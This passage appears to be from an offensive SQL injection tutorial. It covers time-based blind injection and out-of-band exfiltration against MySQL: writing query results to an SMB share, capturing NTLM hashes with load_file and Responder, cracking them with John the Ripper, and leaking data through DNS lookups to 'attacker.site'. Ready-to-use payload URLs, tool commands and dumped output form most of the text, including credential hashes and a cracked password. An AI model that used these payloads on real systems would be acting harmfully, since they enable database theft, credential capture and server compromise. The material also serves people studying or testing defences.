




In Similar way by increasing substring positions we can enumerate total database, tables, columns as well as row data.

2) Time Based


To check the presence of the vulnerability we can use simply **sleep()** payload



It's appeared that the ID parameter vulnerable to Time Based SQL injection. So we can make our true case payload with IF condition. In MySQL IF() function accepts three arguments.


Ex: http://test.com/test.php?id=3+and+if((condition),sleep(10),NULL)

In above example if condition is true then application will sleep for 10 seconds else it return NULL.




We can write condition with LIKE operator to compare the database version.

http://test.com/test.php?id=1+and+if((select+version())+like+"%5",sleep(10),NULL)--



In this way we can retrieve full database name



We can also use MID() function which is also an alternative to substring function.

http://test.com/test.php?id=1+and+if(mid(version(),1,1)='5',sleep(10),NULL)--

Out of Band SQL injection

These attacks involve in alternative channels to extract data from the server. It might be HTTP(S) requests, DNS resolutions, file systems, E-mails, etc depending on the functionality of the back-end technology.

Data Ex-Filtration via Network Shares

In MySQL we can use a shared file system as an alternative channel to extract data.


If server shares are accessible and we have SQL injection vulnerability but we are not able to enumerate the data over application channel then we can write the files into accessible shares of the server.

```
root@kali:~# smbclient -L \\\\192.168.22.5
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
Connection to 192.168.22.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
root@kali:~#
```

```
root@kali:~# smbclient \\\\192.168.22.5\\Users
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]
smb: \>
smb: \> dir
  .                                   DR        0  Tue Jan 16 14:15:50 2018
  ..                                  DR        0  Tue Jan 16 14:15:50 2018
  Default                           DHR        0  Tue Jul 14 12:45:36 2009
  desktop.ini                       AHS      174  Tue Jul 14 10:11:57 2009
  Public                              DR        0  Tue Jul 14 12:51:58 2009

                33265663 blocks of size 4096. 29957023 blocks available
smb: \>
```

Looks like we have access to Public folder. We can write/read files from Public share. Below query will write files on accessible shares.

http://test.com/test.php/username=suresh'+union+select+version()+into+outfile+'\\\\ip\\share\\out.txt'--



Once query is executed then we can download the **database.txt** from accessible shares.

```
root@kali:~# smbclient \\\\192.168.22.5\\Users
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]
smb: \> cd Public\
smb: \Public\> dir
  .                                   DR        0  Wed Feb  7 14:11:18 2018
  ..                                  DR        0  Wed Feb  7 14:11:18 2018
  database.txt                         A       24  Wed Feb  7 14:11:18 2018
  desktop.ini                        AHS      174  Tue Jul 14 10:11:57 2009
  Documents                           DR        0  Tue Jul 14 10:23:55 2009
  Downloads                           DR        0  Tue Jul 14 10:11:57 2009
  Favorites                          DHR        0  Tue Jul 14 07:34:25 2009
  Libraries                          DHR        0  Tue Jul 14 10:11:57 2009
  Music                               DR        0  Tue Jul 14 10:11:57 2009
  Pictures                            DR        0  Tue Jul 14 10:11:57 2009
  Recorded TV                         DR        0  Tue Jul 14 12:51:58 2009
  Videos                              DR        0  Tue Jul 14 10:11:57 2009

                33265663 blocks of size 4096. 29957023 blocks available
smb: \Public\> get database.txt
getting file \Public\database.txt of size 24 as database.txt (11.7 KiloBytes/sec
) (average 11.7 KiloBytes/sec)
smb: \Public\>
```

In similar way we can retrieve entire database content over Network Shares.

```
root@kali:~# cat version.txt
10.1.30-MariaDB 2       3       4       5       6       7       8       9
root@kali:~# cat database.txt
testapp 2       3       4       5       6       7       8       9
root@kali:~# cat tables.txt
attendance      2       3       4       5       6       7       8       9
comment 2       3       4       5       6       7       8       9
empleave        2       3       4       5       6       7       8       9
ijp     2       3       4       5       6       7       8       9
logindetails    2       3       4       5       6       7       8       9
mail    2       3       4       5       6       7       8       9
mymsgs  2       3       4       5       6       7       8       9
users   2       3       4       5       6       7       8       9
root@kali:~# cat creds.txt
Nsuresh@gmail.com21232f297a57a5a743894a0e4a801fc3       2       3       4       5
6       7       8       9
cipher@gmail.com21232f297a57a5a743894a0e4a801fc3        2       3       4       5
6       7       8       9
ns@gmail.com21232f297a57a5a743894a0e4a801fc3    2       3       4       5       6
7       8       9
Bughunter@gmail.com21232f297a57a5a743894a0e4a801fc3     2       3       4       5
6       7       8       9
admin@          21232f297a57a5a743894a0e4a801fc3        2       3       4       5
6       7       8       9
```

Apart from database info retrieval we can steal user hashes over Network.


http://test.com/test.php?username=suresh'+union+select+load_file('\\\\share\\test'),2--

With help of above query we can retrieve the currently logged in user's NTLM hashes.

Requirements: Responder (which can retrieve the NTLM hashes over network)


On attacker machine we will start Responder in listening state.

./responder.py –I eth0 -v




We can steal the NTLM hashes of user who logged into server using SQL injection query like below.

http://test.com/test.php?username=suresh'+union+select+load_file('\\\\share\\test'),2--



After injecting payload we can observe the hashes of user who already logged into server (IEUser).



Simply we can crack the above hashes with John The Ripper tool by specifying wordlist.

john hashes.txt –wordlist=/usr/share/wordlists/rockyou.txt

```
root@kali:~/Responder# john ntlmhash.txt --wordlist=../rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd!        (IEUser)
1g 0:00:00:00 DONE (2018-02-06 14:49) 1.333g/s 374564p/s 374564c/s 374564C/s Pas
sw0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Responder#
```


So we have gained **IEUser** password as **Passw0rd!**. Now we can login to server on RDP/FTP/SSH port or simply we can use PassTheHash techniques to gain the access.

Data Ex-Filtration via DNS Queries


To overcome with the firewall restrictions we can use DNS as a channel to enumerate database information with help of SQL injection.

For enumeration we can use simple technique of appending required information to sub domain of our controlled domain. So that we can see the results in (databaseinfo).test.com


http://test.com/test.php?name=suresh'union+select+load_file(concat('\\\\',version(),'.attacker.site\\test.txt'),2,3,4,5,6,7,8,9--





We can see clearly the database version in Network/DNS logs.

